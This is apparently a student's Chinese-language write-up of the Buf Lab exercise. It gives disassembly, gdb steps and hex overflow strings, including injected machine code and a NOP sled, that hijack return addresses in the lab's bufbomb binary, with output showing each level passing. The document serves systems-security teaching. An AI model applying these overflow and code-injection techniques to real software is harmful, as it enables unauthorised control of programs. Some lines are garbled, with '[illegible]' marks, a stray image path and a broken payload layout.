

# Buf Lab

王世因 2016011246

## gdb

```
gdb //start
run -u 2016011246 < level0
break getbufn
break *0x8048c52
continue
c //继续
x/x &global_value //得到全局变量的地址和值
p/x $ebx+0x32 //得到储存的值
```

## Level 0

利用缓冲区溢出，找到smoke的位置后，把返回地址更改为smoke的地址

使用 `objdump -d bufbomb > bufbomb.txt` 反汇编，发现smoke的地址和test的程序

```
smoke:
8048b6b: 55 pushl   %ebp
8048b6c: 89 e5 movl   %esp, %ebp
8048b6e: 83 ec 08 subl   $8, %esp
8048b71: 83 ec 0c subl   $12, %esp
8048b74: 68 e0 a2 04 08 pushl   $134521568
8048b79: e8 92 fd ff ff calll   -622 <./plt+0x110>
8048b7e: 83 c4 10 addl   $16, %esp
8048b81: 83 ec 0c subl   $12, %esp
8048b84: 6a 00 pushl   $0
8048b86: e8 ec 08 00 00 calll   2284 <validate>
8048b8b: 83 c4 10 addl   $16, %esp
8048b8e: 83 ec 0c subl   $12, %esp
8048b91: 6a 00 pushl   $0
8048b93: e8 88 fd ff ff calll   -632 <./plt+0x120>
```

记录下smoke的地址 `08048b6b`，转换成 `6b 8b 04 08` 输入到字符串的末尾，用来覆盖程序的返回地址。

```

getbuf:
8048cbe: 55  pushl   %ebp
8048cbf: 89 e5  movl   %esp, %ebp
8048cc1: 83 ec 28  subl   $40, %esp
8048cc4: 83 ec 0c  subl   $12, %esp
8048cc7: 8d 45 d8  leal   -40(%ebp), %eax
8048cca: 50  pushl   %eax
8048ccb: e8 41 01 00 00  calll  321 <Gets>
8048cd0: 83 c4 10  addl   $16, %esp
8048cd3: b8 01 00 00 00  movl   $1, %eax
8048cd8: c9  leave
8048cd9: c3  retl

```

在test的第三行，我发现ebp往下扩展了40字节的空间，再加上返回地址位于4（%ebp），因此我应该插入44个无意义的占位字节，然后把smoke的地址用小端方式写到后面。

```

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 6b 8b 04 08

```

## Level 1

```

08048b6b <smoke>:
8048b6b: 55          push    %ebp
8048b6c: 89 e5      mov     %esp, %ebp
8048b6e: 83 ec 08   sub     $0x8, %esp
8048b71: 83 ec 0c   sub     $0xc, %esp
8048b74: 68 e0 a2 04 08  push   $0x804a2e0
8048b79: e8 92 fd ff ff  call   8048910 <puts@plt>
8048b7e: 83 c4 10   add     $0x10, %esp
8048b81: 83 ec 0c   sub     $0xc, %esp
8048b84: 6a 00     push    $0x0
8048b86: e8 ec 08 00 00  call   8049477 <validate>
8048b8b: 83 c4 10   add     $0x10, %esp
8048b8e: 83 ec 0c   sub     $0xc, %esp
8048b91: 6a 00     push    $0x0
8048b93: e8 88 fd ff ff  call   8048920 <exit@plt>

```

本题和level0很类似，唯一不同的点就是函数的传参。因为数据对齐的规则，这里不是直接把我的cookie放到后面，而是又加了4个字节的00。

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 98 8b 04 08
00 00 00 00 cb 90 a8 58
```

## Level 2

在getbuf的输入里面插入一段代码，然后通过缓冲区溢出来跳转到这段代码，从而执行，最后再返回到bang。

在bang里面找到global\_val的地址 `0x804e140`

```
08048be9 <bang>:
8048be9: 55                push    %ebp
8048bea: 89 e5            mov     %esp,%ebp
8048bec: 83 ec 08        sub     $0x8,%esp
8048bef: a1 40 e1 04 08   mov     0x804e140,%eax
8048bf4: 89 c2            mov     %eax,%edx
8048bf6: a1 38 e1 04 08   mov     0x804e138,%eax
8048bfb: 39 c2            cmp     %eax,%edx
8048bfd: 75 25            jne     8048c24 <bang+0x3b>
8048bff: a1 40 e1 04 08   mov     0x804e140,%eax
8048c04: 83 ec 08        sub     $0x8,%esp
8048c07: 50                push    %eax
8048c08: 68 3c a3 04 08   push    $0x804a33c
8048c0d: e8 2e fc ff ff   call    8048840 <printf@plt>
8048c12: 83 c4 10        add     $0x10,%esp
8048c15: 83 ec 0c        sub     $0xc,%esp
8048c18: 6a 02            push    $0x2
8048c1a: e8 58 08 00 00   call    8049477 <validate>
8048c1f: 83 c4 10        add     $0x10,%esp
8048c22: eb 16            jmp     8048c3a <bang+0x51>
8048c24: a1 40 e1 04 08   mov     0x804e140,%eax
8048c29: 83 ec 08        sub     $0x8,%esp
8048c2c: 50                push    %eax
8048c2d: 68 61 a3 04 08   push    $0x804a361
8048c32: e8 09 fc ff ff   call    8048840 <printf@plt>
8048c37: 83 c4 10        add     $0x10,%esp
8048c3a: 83 ec 0c        sub     $0xc,%esp
8048c3d: 6a 00            push    $0x0
8048c3f: e8 dc fc ff ff   call    8048920 <exit@plt>
```

```
break getbuf
x/x &global_value
p/x $esp
```

得到的%esp的地址就是字符串输入的地址，也就是我们需要跳转到的地址，这里是 0x55683408。

```
movl $0x58a890cb, 0x804e140
push $0x8048be9
ret
```

```
c7 05 40 e1 04 08 cb 90
a8 58 68 e9 8b 04 08 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 08 34 68 55
```

## Level 3

```
cookie = 0x804e138
```

getbuf的代码，发现返回值存在%eax里面

```
movl $0x58a890cb, %eax
push $0x8048c57
ret
```

```
break *0x8048c52
r -u 2016011246 < level0
i r
```

得到 %ebp=0x55683450，这是函数正常的返回地址，我们要在不更改它的情况下做溢出。

```
b8 cb 90 a8 58 68 57 8c
04 08 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
50 34 68 55 08 34 68 55
```

## Level 4

level 3中缓冲区所使用的内存地址是固定的，而本题中使用gdb调试发现`%ebp`的值在一定范围内浮动，因此为了保证所有的五次中都能执行到我插入的代码，我选择跳转到合适的位置。并用`nop`指令来填充占位的字节。

```

nop
nop
movl $0x58a890cb, %eax
lea 0x18(%esp), %ebp
push $0x8048d0e
ret

```


虽然 `%ebp` 的值在变，但是它和 `%esp` 的差不变，通过这一点我们可以设置出合适的返回地址。

```
08048cfc <testn>:
8048cfc: 55                push    %ebp
8048cfd: 89 e5            mov     %esp,%ebp
8048cff: 83 ec 18        sub     $0x18,%esp
```

[illegible][illegible][illegible]

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
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90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 b8 cb 90

a8 58 8d 6c 24 18 68 0e 8d 04 08 c3 88 32 68 55
```



```
fish /home/ubuntu/Desktop/buflab-handout
Type help for instructions on how to use fish
ubuntu@hd1 ~/Desktop> cd buflab-handout/
ubuntu@hd1 ~/D/buflab-handout> ./bufbomb -u 2016011246 < level0
Userid: 2016011246
Cookie: 0x58a890cb
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
ubuntu@hd1 ~/D/buflab-handout> ./bufbomb -u 2016011246 < level1
Userid: 2016011246
Cookie: 0x58a890cb
Type string:Fizz!: You called fizz(0x58a890cb)
VALID
NICE JOB!
ubuntu@hd1 ~/D/buflab-handout> ./bufbomb -u 2016011246 < level2
Userid: 2016011246
Cookie: 0x58a890cb
Type string:Bang!: You set global_value to 0x58a890cb
VALID
NICE JOB!
ubuntu@hd1 ~/D/buflab-handout> ./bufbomb -u 2016011246 < level3
Userid: 2016011246
Cookie: 0x58a890cb
Type string:Boom!: getbuf returned 0x58a890cb
VALID
NICE JOB!
ubuntu@hd1 ~/D/buflab-handout> ./bufbomb -u 2016011246 -n < level4
Userid: 2016011246
Cookie: 0x58a890cb
Type string:KABOOM!: getbufn returned 0x58a890cb
Keep going
Type string:KABOOM!: getbufn returned 0x58a890cb
Keep going
Type string:KABOOM!: getbufn returned 0x58a890cb
Keep going
Type string:KABOOM!: getbufn returned 0x58a890cb
Keep going
Type string:KABOOM!: getbufn returned 0x58a890cb
VALID
NICE JOB!
ubuntu@hd1 ~/D/buflab-handout>
```

## 附件说明

0、1、2、3、4 提交结果的十六进制机器码文件

level0、level1、level2、level3、level4 提交结果

\*.s、\*.o、\*.d 第2、3、4题需要插入一段代码，这是被插入的那一段代码

## 收获与反思

- 掌握计算机的体系结构可以帮助我们更好的理解程序，保障安全。
- 本例子中攻击的方式依赖于已知的地址或者相对地址，可以通过随机化地址的方式来防御攻击。
- 逆向工程很有意思，也很复杂，一段短短的代码编译出来很长。高级语言大幅度方便了我们的编程工作。